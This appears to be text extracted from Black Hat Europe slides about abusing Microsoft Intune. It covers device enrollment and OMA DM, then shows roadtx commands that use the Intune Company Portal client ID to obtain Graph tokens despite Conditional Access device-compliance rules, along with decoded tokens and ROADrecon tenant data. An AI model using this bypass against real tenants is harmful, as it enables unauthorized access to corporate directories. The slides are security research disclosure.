
Microsoft Entra Device ID:

**79b9eec0-f7df-4c25-b5a5-ba361075451e**

Linked via Device ID


Linked via **Device ID** extracted from access token in the certificate enrollment request

# Phases of Intune Device Management




# Sync (Check-in)

- Enrolled device periodically or manually communicates to its management server through **OMA DM (Open Mobile Alliance Device Management) protocol**
  - Management server authenticates the device by the enrolled certificate



# OMA DM Session



# DM protocol commands

- DM protocol commands are exchanged to issue instructions to the device

Ex)

Commands	Description
<b>Get</b>	Retrieves data from the client device
<b>Replace</b>	Overwrites data on the client device
<b>Exec</b>	Invokes an executable on the client device
<b>Add</b>	Adds a note to the DM tree
<b>Delete</b>	Removes a node from the DM tree
<b>Result</b>	Returns the data results of a command to the DM Server

# OMA-URI

- DM server can query and configure settings by specifying its path (**OMA-URI**)

Ex) Firewall Status

```
./Vendor/MSFT/DeviceStatus/Firewall/Status
```

# Abusing Microsoft Intune

## Attacking on Enrollment



- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

## Attacking on Management



- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

## Attacking on Enrollment



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## Attacking on Management



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# Conditional Access: Require compliant device

## Ensure user devices meet configuration requirements

Control access enforcement to block or grant access. [Learn more](#)

Block access

Grant access

Require multifactor authentication  ⓘ

Require authentication strength  ⓘ

**Require device to be marked as compliant**  ⓘ


# Device Compliance

- Device configuration is evaluated and “**marked as Compliant**” according to the device compliance policy settings

Device name ↑	Managed by	Ownership	Compliance	OS ↴	OS version ↴	Primary us...	⋮
DESKTOP-4PAQL5Q	Intune	Personal	 Compliant	Windows	10.0.19045.39...	employee...	⋮
DESKTOP-9STRBMV	Intune	Corporate	 Compliant	Windows	10.0.19045.36...	employee...	⋮

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $username -p $password -r msgraph -ua $windows_ua
Requesting token for resource https://graph.microsoft.com/
Error during authentication: AADSTS53000: Device is not in required device state: compliant. Conditional Access policy r
equires a compliant device, and the device is not compliant. The user must enroll their device with an approved MDM prov
ider like Intune. Trace ID: 27c44b6d-363c-48ff-b22a-97479666cb00 Correlation ID: 2a345b5e-a65f-4b62-82ab-521079dc22b5 Ti
mestamp: 2024-04-08 11:21:19Z
```

The conditional access policy might **break this process of device enrollment** in Intune?



# Intune Company Portal Magic

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $username -p $password -r msgraph -ua $windows_ua -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
```

**9ba1a5c7-f17a-4de9-a1f1-6178c8d51223**  
= Intune Company Portal

# Access token with limited scope

```
,  
    "app_displayname": "Microsoft Intune Company Portal",  
    "appid": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",  
    "appidacr": "0",  
    "aud": "https://graph.microsoft.com/",  
    "exp": 1712579333,  
    "iat": 1712575122,  
    "idtyp": "user",  
    "ipaddr": [REDACTED],  
    "iss": "https://sts.windows.net/645064ee-9b6e-43db-9d46-fe81a65cfdea/",  
    "name": "employee01",  
    "nbf": 1712575122,  
    "oid": "71d6baf0-8476-46f6-b120-3dd1cd2ddela",  
    "platf": "3",  
    "puid": "100320031A6A921B",  
    "rh": "0.AT0A7mR0ZG6b200dRv6B0lz96gMAAAAAAAAwAAAAAAAChAJE.".  
    "scp": "Device.Read.All DeviceManagementConfiguration.Read.All DeviceManagementConfiguration.ReadWrite.All ServicePrincipalEndpoint.Read.All User.Read",  
    "signin_state": [  
        "inknownntwk"
```

# Downgrade to Azure AD Graph

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $username -p $password -r aadgraph -ua $windows_ua -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```

```
"appid": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",
"appidacr": "0",
"aud": "https://graph.windows.net/",
"exp": 1712580708,
"iat": 1712576763,
"ipaddr": "██████████",
"iss": "https://sts.windows.net/645064ee-9b6e-43db-9d46-fe81a65cfdea/",
"name": "employee01",
"nbf": 1712576763,
"oid": "71d6baf0-8476-46f6-b120-3dd1cd2dde1a",
"puid": "100320031A6A921B",
"rh": "0.AT0A7mR0ZG6b200dRv6Bplz96gIAAAAAAAAAwAAAAAAAChAJE.",
"scp": "user impersonation",
"sub": "vfNxRERQV93WyXjEhCalX6F6D-wp6qo8iNaJuQEYht4",
```

 ROADrecon 

Home

Users

Groups

Devices

Administrative Units

Directory roles

Applications

Service Principals

Application roles

OAuth2 Permissions

**Database Stats**

Users	9
Groups	7
Applications	2
ServicePrincipals	185
Devices	10
Administrative Units	0

**Tenant information**

Name	MSFT
Tenant ID	645064ee-9b6e
Syncs from AD	Yes

[View Raw](#) 

**Authorization Policy**

- Self-service password reset enabled
- MSOnline powershell blocked

**Default user role permissions**

- Default user role permissions
- Guest access settings

**Tenant Domains**

Name	Type	Capabilities
Managed	Email, OfficeCommunications	
Managed	None	
Managed	None	

 ROADrecon 

Home Filter

Users	Name	UserPrincipalName	Enabled	Email	Department	Last password change	Job title	Mobile
Groups	[REDACTED]	[REDACTED]	✓	[REDACTED]		2024-03-13T06:26:13		
Devices	[REDACTED]	[REDACTED]	✓	[REDACTED]		2023-11-10T09:39:39		
Administrative Units	[REDACTED]	[REDACTED]	✓			2024-01-26T05:28:05		
Directory roles	[REDACTED]	[REDACTED]	✓	[REDACTED]		2023-11-22T23:51:31		
Applications	[REDACTED]	[REDACTED]	✓			2024-02-07T23:54:22		
Service Principals	[REDACTED]	[REDACTED]	✓	[REDACTED]		2023-12-02T10:21:55		
Application roles	[REDACTED]	[REDACTED]	✓	[REDACTED]		2024-02-14T10:51:53		
OAuth2 Permissions	[REDACTED]	[REDACTED]	✓	[REDACTED]		2024-02-21T01:53:41		
			✓			2024-01-26T05:46:14		

Items per page: 50  1 – 9 of 9  

#BHEU @BlackHatEvents

# Require compliant + Entra hybrid joined device

**Require device to be marked as compliant** ⓘ

**⚠** Don't lock yourself out! Make sure that your device is compliant. [Learn more ↗](#)

**Require Microsoft Entra hybrid joined device** ⓘ

**⚠** Don't lock yourself out! Make sure that your device is Microsoft Entra hybrid joined. [Learn more ↗](#)

**For multiple controls**

**Require all the selected controls**

**Require one of the selected controls**

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS53001: Device is not in required device state: domain_joined. Conditional Access policy requires a
domain joined device, and the device is not domain joined. Trace ID: ef7fe7ee-02a1-4778-a87b-55034dea2400 Correlation ID: 387ecc00-de5
7-487f-b1dd-eb8fe8c13f79 Timestamp: 2024-10-06 03:15:20Z
```

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```

## Attack Scenario #1-1

- Attackers can acquire access tokens for **Microsoft Graph/Azure AD Graph** with **Microsoft Intune Company Portal** client id, bypassing device restriction policies in Condition Access
- We **extracted information out of Entra ID without corporate device** to understand target environment in our redteam engagements 😊

